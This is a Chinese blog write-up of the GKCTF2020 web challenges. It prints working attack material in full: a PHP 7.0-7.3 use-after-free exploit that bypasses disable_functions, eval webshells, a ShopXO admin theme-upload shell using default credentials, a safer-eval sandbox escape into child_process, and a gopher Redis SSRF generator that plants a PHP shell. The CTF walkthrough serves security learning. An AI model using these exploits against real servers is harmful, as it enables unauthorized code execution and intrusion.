GKCTF2020_web

原创

ChenZlDu 于 2020-05-25 20:34:23 发布 501 收藏 1

分类专栏： 日常刷题 web类 文章标签： php python linux


日常刷题 同时被 2 个专栏收录

28 篇文章 0 订阅

订阅专栏


web类

36 篇文章 0 订阅

订阅专栏

不完整，先把打出来的题目写一下，再写复现的好了

CheckIN

源码

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```

利用__construct魔术方法，把Ginkgo的值进行base64解密后命令执行。 先写个最简单的木马，利用蚁剑连接，发现根目录有个readflag,还有个flag，不过flag里面没东西，估计是没有读取权限。readflag读取也乱码了。发现好多函数不能用，看看phpinfo();里面的有效信息。

cec7d88d-4345-467e-b946-5a8aea921b5f.node3.buuoj.cn/?Ginkgo=cGhwaW5mbygpOw==

system 2/7

default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl,
display_errors	Off	Off
display_startup_errors	Off	Off

发现`disable_functions`禁用了好多关键函数。想着能不能绕过这些函数来运行readflag，获取flag。

disable_functions绕过

```php
<?php

# PHP 7.0-7.3 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=72530
#
# This exploit should work on all PHP 7.0-7.3 versions
#
# Author: https://github.com/mm0r1

pwn("/readflag"); //改成自己想要运行的命令或者文件，比如说这题的readflag

function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
            $out .= chr($ptr & 0xff);
            $ptr >>= 8;
        }
        return $out;
    }

    function write(&$str, $p, $v, $n = 8) {
        $i = 0;
        for($i = 0; $i < $n; $i++) {
            $str[$p + $i] = chr($v & 0xff);
            $v >>= 8;
        }
    }

    function leak($addr, $p = 0, $s = 8) {
        global $abc, $helper;
```

```
    write($abc, 0x68, $addr + $p - 0x10);
    $leak = strlen($helper->a);
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf($base) {
    $e_type = leak($base, 0x10, 2);

    $e_phoff = leak($base, 0x20);
    $e_phentsize = leak($base, 0x36, 2);
    $e_phnum = leak($base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
        $p_type  = leak($header, 0, 4);
        $p_flags = leak($header, 4, 4);
        $p_vaddr = leak($header, 0x10);
        $p_memsz = leak($header, 0x28);

        if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
            # handle pie
            $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
            $data_size = $p_memsz;
        } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
            $text_size = $p_memsz;
        }
    }

    if(!$data_addr || !$text_size || !$data_size)
        return false;

    return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $elf) {
    list($data_addr, $text_size, $data_size) = $elf;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($data_addr, $i * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'constant' constant check
            if($deref != 0x746e6174736e6f63)
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
```

```php
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
    }
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}

class ryat {
    var $ryat;
    var $chtg;

    function __destruct()
    {
        $this->chtg = $this->ryat;
        $this->ryat = 1;
    }
}

class Helper {
    public $a, $b, $c, $d;
}

if(stristr(PHP_OS, 'WIN')) {
    die('This PoC is for *nix systems only.');
}

$n_alloc = 10; # increase this value if you get segfaults

$contiguous = [];
for($i = 0; $i < $n_alloc; $i++)
    $contiguous[] = str_repeat('A', 79);

$poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;O:4:"ryat":2:{s:4:"ryat";R:3;s:4:"chtg";i:2;}}i:1;i:3;i:2;R:5;}';
$out = unserialize($poc);
gc_collect_cycles();

$v = [];
$v[0] = ptr2str(0, 79);
unset($v);
$abc = $out[2][0];

$helper = new Helper;
```

```
    $helper->b = function ($x) { };

    if(strlen($abc) == 79 || strlen($abc) == 0) {
        die("UAF failed");
    }

    # leaks
    $closure_handlers = str2ptr($abc, 0);
    $php_heap = str2ptr($abc, 0x58);
    $abc_addr = $php_heap - 0xc8;

    # fake value
    write($abc, 0x60, 2);
    write($abc, 0x70, 6);

    # fake reference
    write($abc, 0x10, $abc_addr + 0x60);
    write($abc, 0x18, 0xa);

    $closure_obj = str2ptr($abc, 0x20);

    $binary_leak = leak($closure_handlers, 8);
    if(!($base = get_binary_base($binary_leak))) {
        die("Couldn't determine binary base address");
    }

    if(!($elf = parse_elf($base))) {
        die("Couldn't parse ELF header");
    }

    if(!($basic_funcs = get_basic_funcs($base, $elf))) {
        die("Couldn't get basic_functions address");
    }

    if(!($zif_system = get_system($basic_funcs))) {
        die("Couldn't get zif_system address");
    }

    # fake closure object
    $fake_obj_offset = 0xd0;
    for($i = 0; $i < 0x110; $i += 8) {
        write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
    }

    # pwn
    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4); # internal func type
    write($abc, 0xd0 + 0x68, $zif_system); # internal func handler

    ($helper->b)($cmd);

    exit();
}
```

试了下好像只能在tmp上传php文件，传入后讲php文件引入index.php

PHP include 和 require 语句

通过 include 或 require 语句，可以将 PHP 文件的内容插入另一个 PHP 文件（在服务器执行它之前）。

payload:

```
?Ginkgo=QGV2YWwoJF9HRVRbYV0pOw==&a=require('/tmp/exploit.php');
include 或 require两种都行
```

cve版签到

CVE-2020-7066

在低于7.2.29的PHP版本7.2.x，低于7.3.16的7.3.x和低于7.4.4的7.4.x中，将get_headers（）与用户提供的URL一起使用时，如果URL包含零（\0）字符，则URL将被静默地截断。这可能会导致某些软件对get_headers（）的目标做出错误的假设，并可能将某些信息发送到错误的服务器。


正常点击之后会这样跳转

```
http://*.node3.buuoj.cn/?url=http://www.ctfhub.com
```

发现Headers中存在Hint:Flag in localhost
试试localhost发现有个tips:Host must be end with '123' ##主机名要是123结尾

payload:

```
?url=http://127.0.0.123%00www.ctfhub.com
```



老八小超市儿

用的shopxo一款开源的企业级商城系统，基于thinkphp5框架开发。
一开始以为TP5的POC可以打，然后发现版本是1.80，几乎是最新版= =。好像都被修复了~
shopxo后台全版本获取shell复现
利用后台上传shell来进行控制~

后台地址


```
http://*.buuoj.cn/admin.php?s=/admin/logininfo.html
```

默认账号:admin,密码:shopxo.
登陆后进入到网站管理->主题管理->更多主题下载(下一个默认主题就行)

压入自己的webshell的php文件

```php
<?php
    @eval($_POST[a]);
    phpinfo();
?>
```

主题安装中上传刚刚的zip



访问一下

```
http://*.node3.buuoj.cn/public/static/index/default/shell.php
```

用蚁剑连一下

发现根目录下提示flag在/root中
有一个auto.sh文件

```
#!/bin/sh
while true; do (python /var/mail/makeflaghint.py &) && sleep 60; done
```

makeflaghint.py

```
import os
import io
import time
os.system("whoami")
gk1=str(time.ctime())
gk="\nGet The RooT,The Date Is Useful!"
f=io.open("/flag.hint", "rb+")
f.write(str(gk1))
f.write(str(gk))
f.close()
```


在终端ps -ef发现auto.sh是root权限的，所以py脚本应该可以读取root下的flag然后输出到flag.hint文件

```
(www-data:/var/mail) $ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 07:31 ?        00:00:00 /usr/bin/python3 -u /sbin/my_init
root        10     1  0 07:31 ?        00:00:00 /usr/sbin/syslog-ng --pidfile /var/run/syslog-ng.pid -F --no-caps
root        17     1  0 07:31 ?        00:00:00 /bin/sh /auto.sh
root        38     1  0 07:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    41    38  0 07:31 ?        00:00:00 /usr/sbin/apache2 -k start
www-data    42    38  0 07:31 ?        00:00:00 /usr/sbin/apache2 -k start
mysql      468     1  0 07:31 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
mysql      823   468  0 07:31 ?        00:00:03 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-
dir=/usr/lib/mysql/plugin --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --
socket=/var/run/mysqld/mysqld.sock --port=3306 --log-syslog=1 --log-syslog-facility=daemon --log-syslog-tag=
www-data   880    38  0 07:31 ?        00:00:00 /usr/sbin/apache2 -k start
root       903     1  0 07:31 ?        00:00:00 /usr/bin/runsvdir -P /etc/service
root       904   903  0 07:31 ?        00:00:00 runsv cron
root       905   903  0 07:31 ?        00:00:00 runsv sshd
root       906   904  0 07:31 ?        00:00:00 /usr/sbin/cron -f
root       991    17  0 07:40 ?        00:00:00 sleep 60
www-data   996   880  0 07:40 ?        00:00:00 sh -c /bin/sh -c "cd "/var/mail";ps -ef;echo [S];pwd;echo [E]" 2>&1
www-data   997   996  0 07:40 ?        00:00:00 /bin/sh -c cd /var/mail;ps -ef;echo [S];pwd;echo [E]
www-data   998   997  0 07:40 ?        00:00:00 ps -ef
```


读取下root下的文件目录

```
import os
import io
import time
os.system("whoami")
f=io.open("/flag.hint", "rb+")
for root,dirs,files in os.walk(r"/root"):
        for file in files:
            f.write(os.path.join(root,file)+"\n")
f.close()
```


```
import os
import io
import time
os.system("whoami")
f=io.open("/flag.hint", "rb+")
s=io.open("/root/flag","r").read()
f.write("chenzidu:"+s)
f.close()
```



EZ三剑客-EzNode

nodejs中express框架的中间件及app.use和app.get方法的解析

源码

```
const express = require('express');
const bodyParser = require('body-parser');

const saferEval = require('safer-eval'); // 2019.7/WORKER1 找到一个很棒的库

const fs = require('fs');

const app = express();


app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());

// 2020.1/WORKER2 老板说为了后期方便优化
app.use((req, res, next) => {
  if (req.path === '/eval') {
    let delay = 60 * 1000;
    console.log(delay);
    if (Number.isInteger(parseInt(req.query.delay))) {
      delay = Math.max(delay, parseInt(req.query.delay));
    }
    const t = setTimeout(() => next(), delay);
    // 2020.1/WORKER3 老板说让我优化一下速度，我就直接这样写了，其他人写了啥关我p事
    setTimeout(() => {
      clearTimeout(t);
      console.log('timeout');
      try {
        res.send('Timeout!');
      } catch (e) {

      }
    }, 1000);
  } else {
    next();
  }
});

app.post('/eval', function (req, res) {
  let response = '';
  if (req.body.e) {
    try {
      response = saferEval(req.body.e);
    } catch (e) {
      response = 'Wrong Wrong Wrong!!!!';
    }
  }
  res.send(String(response));
});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码，用行数计算KPI
```

delay超出int(2147483637)导致异常，

safer-Eval的RCE

```
const saferEval = require("./src/index");

const theFunction = function () {
  const process = clearImmediate.constructor("return process;")();
  return process.mainModule.require("child_process").execSync("whoami").toString()
};
const untrusted = `(${theFunction})()`;

console.log(saferEval(untrusted));
```

payload:

```
Url:
    http://d9e03ffb-d362-49e6-80b0-a9280774354d.node3.buuoj.cn/eval?delay=2147483649
post:
    e=clearImmediate.constructor("return process;")().mainModule.require("child_process").execSync("cat /flag").
toString()
或者
post:
    e=(function () {const process = clearImmediate.constructor("return process;")();return process.mainModule.re
quire("child_process").execSync("cat /flag").toString()})()
```

EZ三剑客-EzWeb

F12提示`?secret`,访问一下发现能看到本机信息。考得是内网渗透，内网看看有啥不一样

```
<!--?secret--> == $0
"
eth0      Link encap:Ethernet  HWaddr 02:42:ad:79:a6:0a
          inet addr:173.121.166.10  Bcast:173.121.166.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1450  Metric:1
          RX packets:1760 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2948 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:347839 (347.8 KB)  TX bytes:375223 (375.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:540 errors:0 dropped:0 overruns:0 frame:0
          TX packets:540 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51868 (51.8 KB)  TX bytes:51868 (51.8 KB)
```



```
import requests

url = 'http://f876b23b-c6a7-43a7-89dd-e44273e7dbf1.node3.buuoj.cn/index.php'
num = len(requests.get(url,params={"url":"173.121.166.10","submit":"提交"}).content)
for i in range(1,254):
    res=requests.get(url,params={"url":"173.121.166."+str(i),"submit":"提交"})
    print(res.text)
```

发现173.121.166.11提醒了。

brup扫下端口，6379是redis的端口。
浅析Redis中SSRF的利用


拿里面的exp来生成payload:

```
import urllib
protocol="gopher://"
ip="173.121.166.11"
port="6379"
shell="\n\n<?php system('cat /flag');?>\n\n"
filename="shell.php"
path="/var/www/html"
passwd=""
cmd=["flushall",
  "set 1 {}".format(shell.replace(" ","${IFS}")),
  "config set dir {}".format(path),
  "config set dbfilename {}".format(filename),
  "save"
  ]
if passwd:
 cmd.insert(0,"AUTH {}".format(passwd))
payload=protocol+ip+":"+port+"/_"
def redis_format(arr):
 CRLF="\r\n"
 redis_arr = arr.split(" ")
 cmd=""
 cmd+="*"+str(len(redis_arr))
 for x in redis_arr:
  cmd+=CRLF+"$"+str(len((x.replace("${IFS}"," "))))+CRLF+x.replace("${IFS}"," ")
 cmd+=CRLF
 return cmd

if __name__=="__main__":
 for x in cmd:
  payload += urllib.quote(redis_format(x))
 print payload
```

```
chenzidu@kali2020:~/桌面$ python 1.py
gopher://173.121.166.11:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%
241%0D%0A1%0D%0A%2432%0D%0A%0A%0A%3C%3Fphp%20system%28%27cat%20/flag%27%29%3B%3F%3E%0A%0A%0D%0
A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2413%0D%0A/var/www/html
l%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%249%0D%0
Ashell.php%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A
```

提交之后直接访问`http://173.121.166.11/shell.php`可以拿到flag



参考

disable_functions绕过
PHP Include
CVE-2020-7066
shopxo后台全版本获取shell复现
python遍历目录下的所有文件和目录
防灾科技学院GKCTF 2020 Writeup
nodejs中express框架的中间件及app.use和app.get方法的解析
safer-Eval的RCE
浅析Redis中SSRF的利用